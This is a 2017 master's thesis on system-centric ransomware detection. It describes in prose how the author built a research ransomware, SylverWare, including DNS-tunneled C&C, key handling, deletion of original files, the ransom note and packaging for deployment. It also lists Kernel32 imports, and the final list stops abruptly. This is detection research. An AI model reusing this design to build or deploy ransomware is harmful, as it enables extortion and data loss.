RANSOMWARE, A SYSTEM CENTRIC DETECTION APPROACH

A THESIS

SUBMITTED TO THE GRADUATE SCHOOL

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS

FOR THE DEGREE

MASTER OF SCIENCE

BY

Brian R Cromis

Dolores Zage - ADVISOR

BALL STATE UNIVERSITY

MUNCIE, INDIANA

MAY 2017

Table of Contents

I. Introduction

Malware is any piece of software that affects a computer/electronic device in a malicious way. Malware can be as simple as a popup window that prevents a user from accessing a webpage or to a piece of software that copies financial information from a victim's computer.

While crypto-ransomware has been around for many years beginning with the appearance of the AIDS Trojan, its popularity waned with the growth of more lucrative formats, such as misleading apps, fake anti-virus programs, and the simpler system/browser locker forms of ransomware. However, due to the increased knowledge of victims in becoming harder to be fooled by misleading apps and fake anti-virus programs, and the advent of anonymous online currencies, namely Bitcoin, crypto -ransomware's popularity has reversed and now is the most prevalent form of ransomware in use. This trend can be seen in Figure 1 where crypto-ransomware consisted of 40% of the identified malware then decreasing dramatically in the years 2006 through 2008 and finally accelerating until 2015 to 90% of the total. It seems impossible to suggest that 2016 and 2017 crypto-ransomware has increased again, but it is now the dominant and most lucrative type of malware infecting all users.

With the increased use of ransomware come new problems for security experts. One of these problems includes the level of sophistication of the ransomware. Ransomware can range from the more advanced encryption techniques used in the customizable built forms to the least sophisticated forms created by "script-kiddies" which are cobbled from many different sources and each requires an understanding of the implementation. Another problem is the migration of the more serious forms of ransomware that do not require user interaction to activate the ransomware to becoming a worm (self-propagating/activating) virus.




Figure 1 Percentage of new families of misleading apps, fake Ave, locker ransomware and crypto-ransomware identified between 2005 and 2015 (Savage, Coogan, et al. 2015)

There are also differing thoughts as to what to do after the victim has been attacked. The FBI has stated that in at least some instances of ransomware, that it would be better to pay the ransom to try to regain access to your data (Paul 2016). However, computer security experts have stated that having clean off-site, off-network backups is the best course of defense.

Ransomware has become big business. In 2015, ransomware cost victims $325 million in damages worldwide (Cyber Threat Alliance 2015). While attacks do occur worldwide, the majority of attackers are more focused on the United States and Europe (McAfee Labs 2015).

Ransomware authors are also starting to offer what is known as *RaaS* (Ransomware as a Service) that allows people, and sometimes victims, to get into the business of ransomware without having to know how to code (Bazdarevic and Dubell).

For these reasons, this thesis began examination of inner workings of ransomware through static analysis and review of previous research done into both data level interaction (Scaife, Carter et al. 2016) and system level interaction (Kharraz, Robertson et al. 2015). Due to the difficulty of detecting the specific type of ransomware that deletes the original files during its attack at the data and system levels, a custom ransomware system that includes both the ransomware executable and a Command & Control (C&C) server has been developed.

The ransomware executable is what is referred to as the payload of the malware, it is the code that is executed on the victim's computer to take control of their files. A Command & Control server is a remote server that is controlled by the controller of the malicious software that issues commands and/or controls to the executable so that the executable's primary function (e.g. encrypting the victim's personal files) can be fulfilled. The C&C server also allows the controller to maintain a record of each execution of their payload with an associated key to potentially allow the victim to decrypt/recover their files. A C&C server does not launch the payload on the victim's system. The payload has to be activated on the victim's system before it can connect to its C&C server for further commands and control.

II. What is Ransomware?

As the name indicates, ransomware is a type of malware that affects computer systems, restricting users' access to the data on the affected systems. Recovery can be an arduous process and many victims simply pay the ransom. However, paying the ransom does not guarantee that the files will be released or that the ransomware is removed or disabled to prevent future occurrences.

Currently, some of the different named ransomware variants include B, LeChiffre, TeslaCrypt, NanoLocker, DMA Locker, Locus, Samas and the Anti-Child Porn Spam Protection (which is itself a variant of "Anti Cyber Crime Department of Federal Internet Security Agency" or ACCDFISA plague.) (Fabian 2012) Some of the ways that these variants are differentiated are by how they encrypt the victim's files, the level of sophistication, how they are propagated, and how the ransom note is displayed to its victims.

III. Ransomware Propagation

Ransomware can propagate through many different vectors such as:

- Traffic Redirection: This is the most common method to entice the user in clicking a malicious advertisement or redirect the user web traffic to other site hoisting the malware as an exploit kit. Usually the redirected traffic originates from porn sites to a portal offering free games or upgrade for user applications. If the user accepts and downloads the freeware, malware payload exploits vulnerabilities in the user computer leading to lock or encryption of their systems and files.

Traffic Redirection can also lead to what is called drive-by-download where malicious code is downloaded onto the victim's computer without their knowledge (Savage, Coogan et al. 2015).

- Email attachments: Emails having attachments or link entice users to open and access web portals having the ransomware malware. The email at first look seems to have legitimate senders such as the user's energy bill, tax returns, legal notifications or even job seekers asking to open the attachment or clicking a link to update the user's latest information. While the user opens the attachment or browses the web site, in the background the malware begins infecting the user system.
- Botnets: Botnets are distributed by way of downloaders by compromising user systems and then downloading the malware as a second step. The downloaders are legitimate software such as free games or tools which do not have the malware themselves; they download the malicious code later.
- Social Engineering: At times ransomware has an inbuilt functionality to spread to other systems by either sending emails to user's Outlook address book or from their phone list sending out SMS. This method is effective for malware to spread as it comes from a legitimate source and gets accepted easily.
- Ransomware as a Service: With the growing trend of digital extortion, cybercriminals have started providing ransomware as a service or *RaaS* (in cloud computing terms) offering to carry out malware attacks on payment or

from the profits running it like a business service on the cloud. (Bhardwaj, Subrahmanyam et al. 2015)

Examining how a piece of malicious code was placed onto a victim's computer can help determine the family of ransomware which potentially allows for easier remediation of the attack.

IV. Three Main Encryption Operation Variants

Out of all known types of ransomware, only crypto-ransomware can be divided into three categories based on how they encrypt the victim's files. These categories are defined as follows:

Category 1. Ransomware in this category overwrites/encrypts *in-place*, which gives the encrypted file the same metadata as the original file.

Category 2. Ransomware in this category moves the original file from the originating directory (e.g. the victim's documents folder) to a different directory where the encryption takes place before the file is moved back into the originating directory. This type of ransomware can also change the filename of the encrypted file so that the original and encrypted files have different names, potentially making it harder to detect.

Category 3. Ransomware in this category creates a new file that completely replaces the original file and the deletion/overwrite of the original file (Scaife, Carter et al. 2016). This is the type of ransomware that is hardest to detect using a data or system-centric detection model that looks for bulk deletion behavior of running processes, this is made even more difficult if the user deletes a large number of files at one time, on a regular basis. It is for this reason that category 3 ransomware was chosen as the focus of this research to identify better ways of detecting this kind of ransomware.

V. Current Defenses

There are currently three ways of detecting/defending against ransomware. While each of the current methods has its strengths, they also have weaknesses that can be exploited by attackers to make their malware more difficult to detect with these approaches.

The first type is ransomware-centric which relies on determining what family/version of ransomware has affected the system based on patterns found within the code or behavior of the ransomware (i.e. signatures). These signatures are made for specific versions of ransomware which can be different within each different family.

The second type is system-centric which relies on the behavior of the system compared to the behavior of the ransomware. An example of this type is an office computer that is suddenly running encryption on large batches of files. This type of detection can be hindered by the normal behavior of the system that is being monitored.

The third type is data-centric which relies on determining the similarity/difference between two versions of the same file, one from before and one from after the file has been actively changed, to determine if ransomware is present/active on the user's system. This type of detection also can be hindered by a user's normal behavior on the system, like updating software if the detection program looks at file type changes.

A different type of mitigation technique that has been studied is using a software-defined networking model to block communication between ransomware and its C&C

server.(Cabaj and Mazurczyk 2016) This type of mitigation can be hindered by including a backup session key generation, for use when the payload cannot connect with its C&C server, within the ransomware's encryption code. This backup key generation can potentially lead to a situation where the key has been lost/destroyed as part of the "normal" behavior of the ransomware which would make the recovery of any files encrypted with this self-generated key impossible.

VI. Related Work

Related research started with general malware detection using a system-centric runtime behavior model (Lanzi, Balzarotti et al. 2010). This has shown that, within Windows OS, monitoring system I/O calls can produce very few to zero false positives while detecting non-benign processes.

This work was later expanded and specialized to work with detecting ransomware specifically. Results showed that by monitoring I/O requests and changes to the Master File Table it is possible to detect a significant number of ransomware attacks, and even zero-day attacks (Kharraz, Robertson et al. 2015). Research has also been conducted on the use of a data-centric detection model (Scaife, Carter et al. 2016) as well as the creation of a sample piece of ransomware for research purposes (Bazdarevic and Dubell).

While this research has its merits, it doesn't look at the defining characteristic behaviors of ransomware. These behaviors include desktop locking, preventing the victim from accessing the system, and filesystem access patterns. These behaviors are looked at by (Kharraz, Arshad et al. 2016) in their UNVEIL detection system.

The authors of UNVEIL use a combination of a kernel-based filesystem activity monitor, and, more importantly, a Structural Similarity Image Metric to compare screenshots taken both before and after execution of a ransomware sample to look for the ransom note that is displayed to the victim. Looking for the display of the ransom note could be one of the most reliable ways of detecting ransomware.

VII. Creation of Sample Ransomware


Analysis of known ransomware samples hit an impasse created by the limitations of static analysis. Due to not having a fully dedicated system, or an easily rolled back virtual machine, along with the difficulty of locating examples of the third type of ransomware, led to the decision to create a custom piece of ransomware of the third category, that would not potentially corrupt the virtual environment, making it unusable, or cause damage to the host system being used should it somehow manage to exit the virtual environment.

This newly created ransomware consists of a ruby C&C (Command & Control) server and C language crypto ransomware. This software also implements counter-measures to a flaw that would foil ransomware that is similar to the ransomware research sample known as Shadowrun, created by (Bazdarevic and Dubell). Shadowrun could be foiled by simply having a file on the “victim” system that is searched for so that the software would be able to determine if it had already been executed on that machine. To remedy the above workaround, the code that this research developed stores that specific information on the C&C server and uses a unique hardware identifier to send to the server to determine if it has been previously executed on a given machine.

VIII. SylverWare, Custom Ransomware for Analysis

To assuage the afore mentioned problems in analyzing ransomware such as the availability of a fully dedicated system, or an easily rolled back virtual machine, plus the difficulty of locating examples of the Category 3 type of ransomware, a custom ransomware sample was created called SylverWare. Additionally, SylverWare includes the source code. Having the source code for the ransomware sample allows researchers to follow step by step the execution of the payload and the C&C server to better determine how to both recognize and potentially stop the execution of this type of sample. The name SylverWare is derived from my personal online identity and as such, the encrypted files are appended with the extension sylver while also keeping their original extension.

SylverWare consists of two separate parts, the encrypting program along with its associated client and a C&C server. The encryption program was created to be executed on a Windows machine, the server is designed to operate on any machine that can execute the Ruby scripting language. The Windows platform was chosen because it is the most common operating system. Figure 2 shows the operating system market share between Windows, Mac, and Linux as recorded by netmarketshare.com.



OPERATING SYSTEM	TOTAL MARKET SHARE
Windows	91.59%
Mac	6.27%
Linux	2.14%

Figure 2 Operating System Market Share (www.netmarketshare.com)

SylverWare was designed strictly for research purposes as a Category 3 (deleting) ransomware executable and its associated C&C server. In researching a separate ransomware research sample, called Shadowrun, a major flaw was discussed. This recognized flaw was the existence of a control file that remained on the victim machine that determined if the program had run on that machine previously. SylverWare was designed to remove this flaw by having a master list file stored on the C&C server.

IX. Overview of SylverWare's Operation

SylverWare operates by first, upon execution, retrieving the physical hard drive serial numbers from the system. This information is then used as a unique hardware ID to be paired with a 64 character, SecureRandom hex passkey. The use of a 64 character long hexadecimal passkey is to make it extremely difficult, if not impossible, to crack.

After the hardware ID has been obtained and saved to a file, called table.txt, SylverWare then starts its client program to communicate with the C&C server. This communication is directed over the DNS network using the dnscat2 client and server. DNS tunneling was chosen for its uncommon, among the general public, and the use of DNS servers are not commonly blocked by over-the-counter firewalls.

Dnscat2 was chosen for its purpose-built design and for its C based client (which allows it to run on any operating system) and its Ruby based server (chosen for its ease of use on a Linux system set up as a server computer). Dnscat2 was purposely designed as a Command and Control server and client. The way that it is implemented means that the client only connects to the server, either directly or, preferably, through an authoritative DNS server.



infected machine
C&C server
client connects to server
server requests and receives ID file
server sends passkey file
DNS Network

Figure 3 How SylverWare Connects Over the Internet

The connection process is a three-step approach, as noted in figure 3. After the client has automatically made this connection, see figure 3: client connects to server, the server then requests the identification file, figure 3: server requests and receives ID file. Once the server receives this file, it compares the identification information to the master list to determine if the system is one that has already been attacked or not. If the system was previously attacked, the server retrieves the passkey for that system and transmits it back to the client, figure 3: server sends passkey file. If the system is a new attack, the server then creates a new passkey, logs it into the master list file, and transmits this new key to the client, figure 3: server sends passkey file.

After the client receives the file, called chair.txt, with the passkey, it then proceeds with the execution of the encryption code. As each file is encrypted, the original file is removed from the file system using the windows remove method. Once all the files in the victim's documents folder have been encrypted, SylverWare than removes the two command files. These two command files, table.txt and chair.txt, are files that are generated by SylverWare during operation.


Once the encryption execution has finished, SylverWare then displays its ransom note. This is done by mimicking a desktop locker by changing the background image and hiding the user's icons. At this point, the execution of SylverWare ends.

Should SylverWare be monetized and deployed, it would be packed in a self-extracting compression file that would include a script to start the execution of the SylverWare executable file. The reason that it would need to be packed is because it relies on two executable files for its behavior, both the SylverWare executable and the dnscat2 client executable need to be present for full functionality of the sample. SylverWare can use all of the propagation methods mentioned in Section III.

X. Static Analysis of SylverWare


After creating SylverWare, basic static analysis was started. A listing of all Kernel32 calls was identified using the program BinaryNinja on three executables: SylverWare, Cryptowall, and Notepadd++. A binary of Cryptowall, another ransomware sample used as a ransomware comparison and the program Notepad++ as a benign control sample.

As seen in figures 4 – 6, a kernel32 call pattern was developed for the three sample programs.




```
KERNEL32!GetSystemTimeAsFileTime@IAT
KERNEL32!GetCurrentThreadId@IAT
KERNEL32!GetCurrentProcessId@IAT
KERNEL32!QueryPerformanceCounter@IAT
KERNEL32!IsProcessorFeaturePresent
KERNEL32!IsDebuggerPresent@IAT
KERNEL32!SetUnhandledExceptionFilter@IAT
KERNEL32!UnhandledExceptionFilter@IAT
KERNEL32!CreateProcessA@IAT
KERNEL32!Sleep@IAT
KERNEL32!CloseHandle@IAT
KERNEL32!GetLastError@IAT
KERNEL32!FindFirstFileA@IAT
KERNEL32!FindNextFileA@IAT
KERNEL32!FindClose@IAT
KERNEL32!GetCurrentProcess@IAT
KERNEL32!TerminateProcess@IAT
KERNEL32!CreateFileA@IAT
KERNEL32!GetLastError@IAT
KERNEL32!WriteFile@IAT
KERNEL32!ReadFile@IAT
KERNEL32!GetModuleHandleW@IAT
```

Figure 4 SylverWare Kernel Pattern



```
KERNEL32!GetStartupInfoA@IAT
KERNEL32!GetCommandLineA@IAT
KERNEL32!GetSystemTimeAsFileTime@IAT
KERNEL32!GetCurrentProcessId@IAT
KERNEL32!GetCurrentThreadId@IAT
KERNEL32!GetTickCount@IAT
KERNEL32!QueryPerformanceCounter@IAT
KERNEL32!HeapCreate@IAT
KERNEL32!GetLastError@IAT
KERNEL32!SetLastError@IAT
KERNEL32!TlsGetValue@IAT
KERNEL32!TlsSetValue@IAT
KERNEL32!GetModuleHandleW@IAT
KERNEL32!GetProcAddress@IAT
KERNEL32!Sleep@IAT
KERNEL32!HeapAlloc@IAT
KERNEL32!IsDebuggerPresent@IAT
KERNEL32!SetUnhandledExceptionFilter@IAT
KERNEL32!UnhandledExceptionFilter@IAT
KERNEL32!GetCurrentProcess@IAT
KERNEL32!TerminateProcess@IAT
KERNEL32!EnterCriticalSection@IAT
KERNEL32!GetStdHandle@IAT
KERNEL32!WriteFile@IAT
KERNEL32!GetModuleFileNameA@IAT
KERNEL32!LoadLibraryA@IAT
KERNEL32!ExitProcess@IAT
KERNEL32!TlsFree@IAT
KERNEL32!TlsAlloc@IAT
KERNEL32!InitializeCriticalSectionAndSpinCount@IAT
KERNEL32!InterlockedIncrement@IAT
KERNEL32!LeaveCriticalSection@IAT
KERNEL32!DeleteCriticalSection@IAT
KERNEL32!HeapFree@IAT
KERNEL32!VirtualFree@IAT
KERNEL32!GetFileType@IAT
KERNEL32!SetHandleCount@IAT
KERNEL32!GetEnvironmentStringsW@IAT
KERNEL32!GetEnvironmentStrings@IAT
KERNEL32!FreeEnvironmentStringsA@IAT
KERNEL32!InterlockedDecrement@IAT
KERNEL32!GetOEMCP@IAT
KERNEL32!GetACP@IAT
KERNEL32!HeapSize@IAT
KERNEL32!HeapReAlloc@IAT
KERNEL32!GlobalCompact@IAT
KERNEL32!SetProcessWorkingSetSize@IAT
KERNEL32!OpenProcess@IAT
KERNEL32!GlobalUnWire@IAT
KERNEL32!IsWow64Process@IAT
KERNEL32!GetProcessHandleCount@IAT
KERNEL32!GetProcessHeap@IAT
KERNEL32!FlushFileBuffers@IAT
KERNEL32!PulseEvent@IAT
KERNEL32!GetVersion@IAT
KERNEL32!GetProcessId@IAT
KERNEL32!LockResource@IAT
KERNEL32!SetProcessPriorityBoost@IAT
KERNEL32!GlobalDeleteAtom@IAT
KERNEL32!PeekNamedPipe@IAT
KERNEL32!GetProcessTimes@IAT
KERNEL32!GetThreadTimes@IAT
KERNEL32!IsProcessInJob@IAT
KERNEL32!RequestWakeupLatency@IAT
KERNEL32!GlobalUnfix@IAT
KERNEL32!SetProcessPriorityBoost@IAT
```


Figure 5 Cryptowall Kernel Pattern



```
KERNEL32!GetCommandLineA@IAT
KERNEL32!GetSystemTimeAsFileTime@IAT
KERNEL32!GetCurrentThreadId@IAT
KERNEL32!GetCurrentProcessId@IAT
KERNEL32!QueryPerformanceCounter@IAT
KERNEL32!GetStartupInfoW@IAT
KERNEL32!GetProcessHeap@IAT
KERNEL32!GetLastError@IAT
KERNEL32!SetLastError@IAT
KERNEL32!TlsGetValue@IAT
KERNEL32!HeapAlloc@IAT
KERNEL32!DecodePointer@IAT
KERNEL32!Sleep@IAT
KERNEL32!TlsSetValue@IAT
KERNEL32!HeapFree@IAT
KERNEL32!EnterCriticalSection@IAT
KERNEL32!GetStdHandle@IAT
KERNEL32!GetModuleFileNameW@IAT
KERNEL32!WriteFile@IAT
KERNEL32!IsProcessorFeaturePresent
KERNEL32!IsDebuggerPresent@IAT
KERNEL32!SetUnhandledExceptionFilter@IAT
KERNEL32!UnhandledExceptionFilter@IAT
KERNEL32!GetCurrentProcess@IAT
KERNEL32!TerminateProcess@IAT
KERNEL32!EncodePointer@IAT
KERNEL32!LoadLibraryExW@IAT
KERNEL32!GetProcAddress@IAT
KERNEL32!OutputDebugStringW@IAT
